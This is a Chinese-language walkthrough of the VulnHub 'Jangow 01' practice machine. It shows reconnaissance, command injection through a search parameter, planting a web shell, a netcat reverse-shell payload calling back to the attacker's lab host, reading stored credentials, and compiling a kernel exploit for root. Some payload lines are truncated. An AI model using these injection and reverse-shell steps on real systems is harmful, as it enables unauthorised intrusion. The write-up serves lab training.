靶机下载地址:https://download.vulnhub.com/jangow/jangow-01-1.0.1.ova
1、信息收集
arp-scan -l
nmap -sS -A -T4 192.168.56.101
可以看到靶机开放了两个端口,一个是21一个是80
浏览器访问目标靶机80端口
然后访问site目录
通过f12发现Buscar(译文:找到)有点意思
点开是个空白页面,URL里的等于号后面是不是少了点什么,加上要执行的命令看看
输入ip a成功回显,说明这里存在命令执行漏洞
2、GetShell
先写个一句话木马
http://192.168.56.101/site/busque.php?buscar=echo ‘‘ >> damn.php
ls -al 查看是否写入成功
使用蚁剑进行连接
在/var/www/html/site/wordpress/目录发现config.php文件
发现用户名:desafio02 密码:abygurl69
3、提权
使用蚁剑在/var/www/html/site/下面新建shell.php文件
文件内容
&1|nc 192.168.56.102 443 >/tmp/f");?>
然后kali监听自己的443端口:nc -lvvp 443
浏览器去访问shell.php文件:http://192.168.56.101/site/shell.php
即可看到反弹回来的shell
python3 -c ‘import pty;pty.spawn(“/bin/bash”)’
之前的两个账户只能登入到jangow01用户
查看jangow01用户的sudo命令,没有能利用的
查看系统内核版本
uname -a
可以看到靶机内核版本为4.4.0-31,搜索一下是否有能利用的exp
将45010.c下载到本地
使用蚁剑传上去
先使用gcc编译一下45010.c文件得到exp文件,再运行exp文件就可以得到root权限
gcc 45010.c -o exp
chmod +x exp
